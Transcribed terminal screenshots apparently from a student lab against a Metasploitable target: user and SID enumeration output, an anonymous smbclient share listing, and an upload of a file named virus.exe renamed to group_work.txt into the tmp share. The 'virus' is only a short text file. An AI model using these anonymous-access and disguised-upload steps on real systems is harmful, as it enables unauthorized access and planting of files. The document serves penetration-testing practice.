S-1-5-21-1042354039-2475377354-766472396-512 METASPOITABLE\Domain Admins (Do
main Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPOITABLE\Domain Users (Dom
ain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPOITABLE\Domain Guests (Do
main Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPOITABLE\root (Local User
)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPOITABLE\root (Domain Gro
up)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPOITABLE\daemon (Local Us
er)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPOITABLE\daemon (Domain G
roup)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPOITABLE\bin (Domain Grou
p)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPOITABLE\sys (Domain Grou
p)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPOITABLE\sync (Local User
)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPOITABLE\adm (Domain Grou
```

```
kali@Kali: ~
File Actions Edit View Help
--(kali㉿Kali)-[~]
└─$ smbclient -L 172.17.0.2
Password for [WORKGROUP\kali]:
Anonymous login successful

      Sharename          Type          Comment
      print$            Disk          Printer Drivers
      tmp               Disk          oh noes!
      opt               Disk
      IPC$             IPC           IPC Service (metasploitable server (Samba 3
.0.20-Debian))
      ADMIN$           IPC           IPC Service (metasploitable server (Samba 3
.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      Workgroup        Master
      WORKGROUP        METASPLOITABLE

--(kali㉿Kali)-[~]
└─$
```

```
kali@Kali: ~
File Actions Edit View Help
kali@Kali: ~ x kali@Kali: ~ x

Try "help" to get a list of possible commands.
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd        chmod
chown       close        del          deltreetree  dir
du          echo         exit         get          getfacl
geteas      hardlink    help         history     iosize
lcd         link         lock         lowercase   ls
l           mask         md          mget        mkdir
more        mput        newer        notify     open
posix       posix_encrypt  posix_open   posix_mkdir  posix_rmdir
posix_unlink  posix_whoami  print       prompt     put
pwd          q           queue       quit       readlink
rd           recurse     reget       rename     reput
rm           rmdir       showacls   setea      setmode
scopy       stat         symlink     tar        tarmode
timeout     translate   unlock     volume     vuid
wdel       logon       listconnect  showconnect  tcon
tdis        tid         utimes     logoff     ..
!
smb: \> cat >> virus.exe
cat: command not found
smb: \> put virus.exe group_work.txt
putting file virus.exe as \group_work.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \>
```

The screenshot shows a terminal window with two tabs. The left tab is a file editor displaying the contents of 'virus.exe'. The right tab is a terminal session for user 'kali' on 'Kali'.

In the terminal session, the user has run the command:

```
$ cat >> virus.exe  
we are not done^C
```

Then, the user ran:

```
$ ls
```

Output:

Desktop	Music	Public	advent.py	testfile.txt
Documents	OTHER	Templates	ladies.pcap	virus.exe
Downloads	Pictures	Videos		test2.txt

The terminal prompt is:

```
$ █
```

kali@Kali: ~

File Actions Edit View Help

kali@Kali: ~ x kali@Kali: ~ x

```
cat: command not found
smb: \> put virus.exe group_work.txt
putting file virus.exe as \group_work.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> dir
.
..
.X11-unix
.ICE-unix
.X0-lock
669.jsvc_up
681.jsvc_up
683.jsvc_up
690.jsvc_up
670.jsvc_up
679.jsvc_up
682.jsvc_up
group_work.txt
699.jsvc_up
826.jsvc_up
810.jsvc_up
1582.jsvc_up
1823.jsvc_up

          D      0  Sun Dec 14 20:24:43 2025
          DR     0  Mon Aug 14 10:39:59 2023
          DH     0  Mon Aug 14 10:35:14 2023
          DH     0  Sun Jan 28 03:08:08 2018
         HR    11  Mon Aug 14 10:35:14 2023
          R      0  Sat Dec 13 03:26:08 2025
          R      0  Sun Dec 14 14:46:11 2025
          R      0  Sat Nov 29 19:22:29 2025
          R      0  Sat Dec  6 21:04:25 2025
          R      0  Wed Dec 10 21:35:50 2025
          R      0  Wed Dec 10 09:43:28 2025
          R      0  Mon Aug 14 10:35:26 2023
          A      0  Sun Dec 14 20:24:43 2025
          R      0  Sat Nov 29 19:17:44 2025
          R      0  Sun Jan 28 07:08:40 2018
          R      0  Sun Jan 28 03:54:31 2018
          R      0  Sun Jan 28 04:01:49 2018
          R      0  Sun Jan 28 02:57:44 2018

38497656 blocks of size 1024. 9002032 blocks available
smb: \> █
```